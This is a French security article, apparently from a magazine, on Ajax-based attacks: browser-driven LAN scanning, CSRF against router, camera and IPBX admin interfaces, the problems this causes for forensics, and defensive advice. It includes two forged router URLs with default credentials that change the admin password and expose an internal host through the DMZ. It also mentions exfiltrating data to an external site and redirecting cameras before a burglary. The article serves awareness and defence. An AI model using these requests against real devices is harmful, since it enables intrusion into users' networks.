Par l'entremise du navigateur de l'utilisateur, il est possible de faire des requêtes Ajax XmlHttpRequest et de demander du contenu à un autre site Web. Si aucune réponse ne revient, il est possible de déduire que l'adresse IP *scannée* ne fait pas tourner de service Web. À l'inverse, si une réponse revient, il va devenir possible d'interagir avec ce service…

Les services Web sont partout, dans l'entreprise comme à l'extérieur et certains contiennent des données sensibles ou permettent des actions ayant une portée non négligeable. Quelques exemples? L'interface de configuration d'un IPBX, les caméras IP, l'Intranet de la société, la page de configuration d'une borne Wifi…

Certaines de ces interfaces sont très faiblement protégées, que ce soit en terme de filtrage des accès ou en terme de résistance des couples login/mot de passe. Pourquoi se lancer dans une politique de sécurité paranoïaque puisque l'on parle de dispositifs qui sont dans le LAN?

On peut, dans ce contexte, aller scanner à loisir la classe d'adresse IP locale de l'utilisateur à *la pêche aux interfaces Web*. Il suffit de tirer profit des filtrages et des authentifications faibles pour récupérer des informations sensibles ou reconfigurer des dispositifs internes dans l'intérêt du pirate.

Pour la fuite de données sensibles, rien n'empêche d'évacuer celles-ci par une méthode GET ou POST vers un site externe qui sera paramétré pour les accepter avec AJAX. Dans ce contexte, le code malicieux peut même reposer sur Javascript puisqu'il n'a pas besoin d'obtenir un retour à sa requête.

Reconfigurer des dispositifs internes peut même être encore plus intéressant. L'exemple typique évoqué par Jeremiah Grossman lors de sa présentation met la puce à l'oreille. Il propose, par exemple, d'exposer une machine directement sur Internet en utilisant l'interface Web de contrôle d'une borne WIFI Linksys.

Une fois la borne détectée par le scanner rudimentaire évoqué ci-dessus, il suffit de forger une URL complète et de l'envoyer à la borne. Si l'authentification de l'interface est admin sans mot de passe ou admin/admin, il devient très simple de reconfigurer la borne depuis le navigateur de l'utilisateur sans qu'il en soit même conscient… Ensuite pourquoi ne pas déclarer l'adresse IP de cet utilisateur comme étant présent en DMZ sans filtrage? Il devient alors plus simple pour de pirater sa machine par des méthodes plus *classiques*. Et comme il est simple de fouiller son cache et ses cookies avec un script, il y a fort à parier que l'on trouvera un mot de passe fonctionnel; soit pour l'interface de la borne Wifi, soit pour monter ses disques à distance où se connecter à sa machine.

Il est possible de se fournir une telle borne pour 50 €, voir moins, et d'écouter le trafic qui transite par celle-ci afin de forger les bonnes requêtes, par exemple un changement de mot de passe ou l'exposition en DMZ:

```
http://admin:password
@192.168.1.1/password.cgi?sysOld
Passwd=password&sysNewPasswd
=newpassword&sysConfirmPassw=
newpassword&cfAlert_Apply=Apply
```

```
http://admin:password
@192.168.1.1/security.
cgi?dod=dod&dmz_enable=dmz_e
nable&dmzip1=192&dmzip2=16
8&dmzip3=1&dmzip4=42&wan
_mtu=1500&apply=Apply&wan_
way=1500
```

Avec la première URL vous avez changé le mot de passe password en newpassword et avec la seconde vous avez indiqué à la borne de considérer 192.168.1.42 comme faisant partie de la DMZ et donc exposé directement cette machine sur Internet, sans filtrage.

Bien sûr à ce stade il ne coûte pas très cher de tenter ces requêtes avec quelques couples login/pass standards, juste pour être sûr d'augmenter les chances de succès. Le meilleur c'est qu'il n'y a pas besoin de récupérer une réponse pour arriver à ses fins. Avec une URL correctement forgée plus un simple POST (ou parfois un GET), l'attaque aboutira…

Le même principe de fonctionnement est applicable aux caméras de surveillance IP, pourquoi ne pas les reparamétrer pour envoyer leurs images sur un autre site afin de vérifier si des personnes sont présentes dans les locaux puis les désactiver avant un cambriolage ?

Les IPBX comme Asterix ou encore les Cisco et Avaya, possèdent aussi des interfaces d'administration Web, en forgeant les bonnes requêtes, un attaquant va pouvoir détourner ces dispositifs dans son intérêt.

Ajax devient un facteur aggravant

Comme nous l'avons vu, Ajax devient un formidable bras de levier car il effectue des requêtes sans avoir besoin d'une action utilisateur. Il devient possible pour un pirate d'infecter le navigateur Internet d'un utilisateur puis de lui faire faire des actions en son nom, sans même l'en informer.

Il est important de comprendre les implications de ce point précis. Répudier une action commise devient difficile en termes légaux… L'action a pu être commise par l'IP de l'utilisateur, avec son navigateur, en utilisant le fait qu'il soit déjà authentifié sur un site afin de commettre une action répréhensible. En pratique, une requête de type XmlHttpRequest vers un serveur Web sera perçu par l'IDS ou le (r)proxy comme une requête HTTP normale. Comment prouver que l'utilisateur n'en est pas l'auteur ?

L'utilisateur aura alors le plus grand mal à se justifier et à prouver qu'il n'a pas commis l'action en question, d'autant plus si un proxy, un IDS ou d'autres dispositifs de sécurité confirment que l'action provient de son poste de travail.

Même si des enquêteurs très pointus sont dépêchés pour comprendre ce qui s'est passé, pour peu que l'utilisateur ait rebooté sa machine entre temps et que l'attaque ait été enlevée du site à l'origine de l'infection, les traces seront invisibles…

Une personne ou une équipe chargée de tels investigations après un sinistre doit être performante. La difficulté ne réside pas dans la recherche à travers l'historique du navigateur afin de savoir quel site à potentiellement envoyer le script malicieux. Le réel challenge pour une telle équipe est tout simplement de réunir suffisamment d'éléments pour soupçonner une attaque de ce type, ce qui est loin d'être à la portée de tous. Bien évidemment, il est aussi complexe pour la société sinistrée de trouver ce type d'experts de pointe au moment ou une attaque de ce type a été menée… Comme de coutume, dans ce type d'investigation touchant à la sécurité informatique, il faut agir quand *le pistolet fume encore*, c'est-à-dire le plus tôt possible, car sinon il est trop tard pour trouver des traces exploitables.

Dernier point, afin de faciliter l'utilisation d'Ajax et de mettre en place des méthodes d'accès interdomaines, des *Bridges Ajax* ou des proxys spécifiques sont parfois utilisés. A ce moment les scripts et les requêtes Ajax en question peuvent passer, par l'entremise du bridge ou du proxy, d'un domaine à un autre pour accéder à des données, ce qui contourne le mécanisme interne de sécurité du navigateur *Same-Origin* qui empêche normalement ce type d'action.

Conseils défensifs

Bien que le constat soit relativement inquiétant, il existe des solutions. Comme souvent, aucune n'est miraculeuse et la majorité d'entre elles reposent sur le bon sens.

Les développeurs et les intégrateurs sont la première ligne de défense. Il est nécessaire que ces professionnels soient sensibilisés au développement sécurisé. La sécurité ne doit pas, ne doit plus, être le parent pauvre. Web ne signifie pas simple, le travail à effectuer sur la validation des entrées utilisateurs doit être effectué avec tout le soin nécessaire.

Les exemples donnés dans cet article sur le ver de Myspace, sur les vulnérabilités XSS, CSRF et les injections SQL montrent la nécessité de mettre en place des routines avancées d'interprétation des chaînes de caractères. Ces chaînes peuvent être contrôlées à la saisie par un script dans le navigateur, à l'envoi vers le serveur et au moment de le stocker dans la base de données.

Des méthodes particulières de gestion peuvent fournir des résultats intéressants, comme par exemple la modification systématique des données envoyées par l'utilisateur afin d'éviter l'exécution d'un code ou d'une requête.Ainsi, si un mot de passe peut être hashé en MD5 dès son arrivée puis comparé à la version de la base de données, même si la chaîne envoyée contient un bout de SQL, il sera rendu inefficace par ce traitement. Il est aussi envisageable d'appliquer une transformation aux données, du simple XOR à un algorithme plus avancé, afin de ne pas interpréter une donnée corrompue.

Les administrateurs systèmes peuvent mettre en place des systèmes de Reverse Proxy pour protéger les services Web et des IDS pour détecter et rejeter les données qui semblent être abusives. L'action défensive peut aussi avoir lieu sur le poste de travail et le navigateur en durcissant les politiques de sécurité appliquées aux langages de scripting. Les navigateurs ne sont pas tous à égalité sur la sécurité de l'interprétation des scripts et la granularité des réglages varie, le choix du navigateur standard de l'entreprise est donc un point à ne pas négliger. Il est à souhaiter que prochainement tous les navigateurs intégreront des dispositifs pour limiter l'utilisation des méthodes Ajax selon des critères pertinents.

L'entreprise fournissant un service Web à ses clients doit faire auditer ses codes sources et ses applicatifs Web afin de ne pas héberger à son insue des failles XSS, SQL ou CSRF. Les entreprises clientes, de leur coté, doivent aussi mener régulièrement des audits de sécurité afin de ne pas devenir des cibles faciles.

Apporter la même attention en termes de filtrage envers les dispositifs LAN configurables en HTTP qu'envers ceux qui sont en DMZ est aussi un premier pas important.

La robustesse du couple Login/Mot de passe reste et restera un point à ne jamais négliger, y compris pour les applicatifs utilisables uniquement (en théorie en toute) par le LAN. Si les utilisateurs ne sont pas suffisamment éduqués pour utiliser un mot de passe robuste, il reste possible de mettre en place une SSO pour leur simplifier la vie.

Associer mentalement *champs de saisie utilisateur* à *danger immédiat d'injection ou de XSS* doit devenir un réflexe!

Conclusion

Si l'on se base sur la célèbre équation de calcul de risque *Risque* =

Menace x Vulnérabilité / Contre Mesures, il semble temps de tirer vigoureusement la sonnette d'alarme. En effet, les menaces sont là et de plus en plus nombreuses.

Les vulnérabilités sont présentes même dans les plus grands sites de la planète (et tout le monde ne dispose pas de leurs moyens pour se défendre) et les contres mesures sont soit inexistantes, soit inefficaces pour leur grande majorité.

Ce qui implique que le risque est maximum à l'heure actuelle et pour les prochains mois, voir pour les prochaines années…Toute société ayant une activité commerciale ou financière en ligne est une cible potentielle pour ces nouvelles attaques.

Les conditions sont remplies pour qu'une vague importante de piratages de hauts vols soient menées dans les prochains mois. Ils auront les mêmes buts qu'à l'accoutumé :

Piratage d'une société spécifique (attaque ciblée) pour l'handicaper ou récupérer ses informations confidentielles :

- Récupération frauduleuses de données sensibles concernant les utilisateurs de sites à large audience ou de grands sites commerciaux online,
- Mise à mal de sites pour le plaisir des pirates,
- Vers se propageant de sites en sites par des failles XSS ou SQL Injection,
- Récupération massives d'informations,
- Spam à très large échelle,
- Déprogrammation de dispositifs internes par rebond Internet/ Intranet (imprimantes, IPBX, caméra, Firewall etc…).

Le périmètre risque aussi de varier et de ne pas se limiter aux seuls navigateurs puisqu'il semble que, pour certains éditeurs de clients de messagerie Mail, le support de langage de scripting soit envisagé.

En ce qui concerne les attaques ciblées, le risque est présent et peut mener à de graves pertes pour les entreprises visées, mais l'économie en ligne n'est pas en danger directement.

Pour les attaques massives à destination d'un grand nombre de sites commerçants et/ou de sites à large audience, les conséquences directes pour l'économie Internet peuvent être beaucoup plus désastreuses. La confiance des utilisateurs qui ont mis des années à être *éduqués* pour acheter en ligne par les acteurs de la nouvelle économie pourrait être littéralement ravagée. Cela pourrait mener à une réelle crise économique.

Billy Hoffman a même envisagé bien pire avec son scénario baptisé sobrement *1929*. Il imagine une faille XSS/SQL sur des sites boursiers avec un ver combinant Javascript et requêtes Ajax afin d'acheter et de vendre des actions à la places des clients légitimes. Pour ces clients, qui se seront authentifiés sur le site et dont les passations d'ordres se feront depuis leur IP, la répudiation des ordres boursiers émis sera donc difficile voir impossible. Les cours des actions ainsi visées pourraient alors souffrir de baisses ou de hausses tout à fait injustifiées. ●

À propos de l'auteur

Philippe Humeau est l'un des experts sécurité de NBS System (*www.nbssystem.fr*), société spécialisée dans la sécurité informatique (test d'intrusion et défense). Il travaille depuis sept ans à la création d'architectures sécurisées, aux tests d'intrusion et à la rédaction d'articles techniques.

Sur Internet

Pour plus de détails sur les failles XSS / SQL Injection et CSRF:

- *http://en.wikipedia.org/wiki/Cross_site_scripting* ;
- *http://en.wikipedia.org/wiki/SQL_injection* ;
- *http://en.wikipedia.org/wiki/Cross-site_request_forgery ;*
- http://face2interface.com/MYD/Developer_Tips/Cross_Site_Scripting.shtml?tool.

Sources et explications du ver Myspace:

- http://namb.la/popular/tech.html.

Liens vers quelques méthodes de sécurisation:

- *http://www.mozilla.org/projects/security/components/signed-scripts.html* ;
- *http://www.howtocreate.co.uk/tutorials/javascript/security* ;
- *http://www.windowsitlibrary.com/Content/1160/22/1.html.*

Site Web de sociétés :

- Société NBS System (Audit de sécurité et solution de défenses) : *http://www.nbssystem.com ;*
- Société SPI Dynamics (sécurité d'application Web) : *www.spidynamics.com ;*
- Société White Hat Security (solution de défense) : *http://www.whitehatsec.com.*

Terminologie

- XSS : Cross Site Scripting, attaque par injection de script là où une entrée texte normale est attendue ;
- Injection SQL : Injection de code SQL pour provoquer une erreur d'intérpretation par la base de données ;
- XSRF : Cross Site Request Forgery, usurpation d'un formulaire HTML ;
- AJAX : Asymétrique Javascript and XML, nom *marketing* de la technologie de traitement en tâche de fond.